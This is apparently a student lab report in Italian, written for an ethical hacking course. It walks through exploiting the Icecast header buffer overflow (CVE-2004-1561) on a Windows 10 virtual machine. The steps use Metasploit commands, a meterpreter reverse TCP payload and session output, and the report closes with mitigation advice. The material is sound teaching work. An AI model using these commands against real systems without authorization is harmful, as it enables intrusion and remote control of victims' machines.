

Report Tecnico: Sfruttamento Vulnerabilità Icecast tramite Metasploit Framework

Corso: Cyber Security & Ethical Hacking - EPICODE

Scopo: Educativo / Accademico

Data di esecuzione: Maggio 2026

1. Disclaimer

Il presente documento descrive attività di Penetration Testing eseguite esclusivamente in un ambiente di laboratorio controllato (macchine virtuali) e per soli scopi didattici. Le tecniche descritte non devono essere applicate su sistemi di produzione senza l'esplicita autorizzazione dei proprietari.

2. Sintesi Esecutiva (Executive Summary)

L'esercitazione ha avuto come obiettivo la compromissione di un sistema operativo Windows 10 ospitante una versione vulnerabile del software di streaming **Icecast**. Sfruttando il *Metasploit Framework* da una macchina attaccante Kali Linux, è stata sfruttata una nota vulnerabilità di Buffer Overflow (CVE-2004-1561) negli header HTTP di Icecast, ottenendo con successo una shell remota (Meterpreter) con il controllo del sistema target.

3. Topologia e Setup dell'Ambiente


Per far comunicare correttamente la macchina attaccante e la macchina target, le schede di rete di entrambe le macchine virtuali (su Oracle VM VirtualBox) sono state configurate in modalità "**Scheda di rete con bridge**" (Bridged Adapter). In questo modo, le macchine appartengono alla medesima sottorete IP.

- **Macchina Attaccante:** Kali Linux (IP di esempio: 192.168.1.171)
- **Macchina Target:** Windows 10 (IP di esempio: 192.168.1.127)
- **Servizio Vulnerabile:** Icecast Server in esecuzione sulla porta TCP 8000.

4. Fasi dell'Attacco ed Esecuzione

Fase 4.1: Information Gathering

Sulla macchina target (Windows 10) è stato preventivamente avviato il server Icecast e verificato il suo indirizzo IP tramite il prompt dei comandi di Windows:



ipconfig

```
Suffisso DNS specifico per connessione: lan
Indirizzo IPv4. . . . . : 192.168.1.127
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : 192.168.1.254

Schema Tunnel isatap.lan:

Stato supporto. . . . . : Supporto disconnesso
Suffisso DNS specifico per connessione: lan

Schema Tunnel Teredo Tunneling Pseudo-Interface:

Suffisso DNS specifico per connessione:
Indirizzo IPv6 . . . . . : 2001:0:4625:9904:3088:be32:a2d3:a4da
Indirizzo IPv6 locale rispetto al collegamento . : fe80::3088:be32:a2d3:a4da%5
Gateway predefinito . . . . . : ::

C:\Users\user>ping 192.168.1.171

Esecuzione di Ping 192.168.1.171 con 32 byte di dati:
Risposta da 192.168.1.171: byte=32 durata=1ms TTL=64
Risposta da 192.168.1.171: byte=32 durata=6ms TTL=64
Risposta da 192.168.1.171: byte=32 durata=1ms TTL=64
Risposta da 192.168.1.171: byte=32 durata=7ms TTL=64

Statistiche Ping per 192.168.1.171:
    Pacchetti: Trasmessi = 4, Ricevuti = 4,
    Persi = 0 (0% persi),
    Tempo approssimativo percorsi andata/ritorno in millisecondi:
```

Indirizzo IP IPv4 rilevato:

Fase 4.2: Avvio di Metasploit

Sulla macchina Kali Linux, è stato avviato il terminale e lanciato il Metasploit Framework:

msfconsole

Fase 4.3: Ricerca e Selezione dell'Exploit

Una volta all'interno della console di Metasploit (msf6 >), è stata effettuata una ricerca per individuare i moduli legati al software Icecast:

search icecast

Il framework ha restituito il modulo exploit associato alla vulnerabilità dell'header HTTP (exploit/windows/http/icecast_header). Il modulo è stato selezionato tramite l'indice (ad es. 0):

use 0

```
msf > search icecast

Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/windows/http/icecast_header      2004-09-28      great No     Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/icecast_header) > show options
```

(Alternativa: use exploit/windows/http/icecast_header)

Fase 4.4: Configurazione dei Parametri e del Payload

Prima di lanciare l'attacco, sono state verificate le opzioni richieste dal modulo:

show options

È stato impostato l'indirizzo IP della macchina vittima (RHOSTS) ed è stato verificato che il Payload di default (windows/meterpreter/reverse_tcp) fosse configurato correttamente con l'indirizzo IP della macchina attaccante (LHOST).

```
# Impostazione dell'IP del Target
set RHOSTS 192.168.1.127
```

```
# Impostazione dell'IP della macchina Attaccante (se non già impostato in automatico)
set LHOST 192.168.1.171
```

```
# Controllo finale della configurazione
show options
```

```

Module options (exploit/windows/http/icecast_header):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.127      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     8000                  yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.171    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(windows/http/icecast_header) > set RHOSTS 192.168.1.127
RHOSTS => 192.168.1.127

```

Fase 4.5: Exploitation (Esecuzione)

Verificati i parametri, l'exploit è stato eseguito per inviare il payload malformato verso il server Icecast vulnerabile:

```

msf exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.1.171:4444
[*] Sending stage (190534 bytes) to 192.168.1.127
[*] Meterpreter session 1 opened (192.168.1.171:4444 → 192.168.1.127:49490) at 2026-05-21 06:47:16 -040

```

exploit

```
meterpreter > sysinfo
```

Risultato: Metasploit ha avviato un handler in ascolto (porta 4444). Il buffer overflow è andato a buon fine e la macchina target ha stabilito una connessione inversa (Reverse TCP) verso la macchina attaccante, aprendo la sessione:

Meterpreter session 1 opened

5. Post-Exploitation

Con l'apertura della sessione Meterpreter, si ha ora accesso completo alla macchina Windows 10. È possibile eseguire comandi base come `sysinfo` per ottenere dettagli sul sistema operativo o `getuid` per verificare i privilegi attuali dell'utente

```
meterpreter > sysinfo
Computer      : DESKTOP-9K104BT
OS            : Windows 10 (10.0 Build 10240).
Architecture  : x64
System Language : it_IT
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

6. Conclusioni e Mitigazione

L'attacco è stato condotto con successo a causa dell'esecuzione di una versione obsoleta e non patchata del software Iccast.

Per mitigare questa vulnerabilità in un ambiente reale si raccomanda di:

1. **Aggiornare il software:** Installare sempre le ultime versioni patchate rilasciate dai vendor (evitando le versioni inferiori alla 2.0.1 nel caso specifico di questa CVE).
2. **Segmentazione di Rete:** Isolare i servizi esposti al pubblico dal resto della LAN aziendale tramite regole di Firewall stringenti.
3. **Sistemi IPS/IDS:** Implementare sistemi di rilevamento delle intrusioni in grado di intercettare firme di traffico malevolo e tentativi di buffer overflow noti.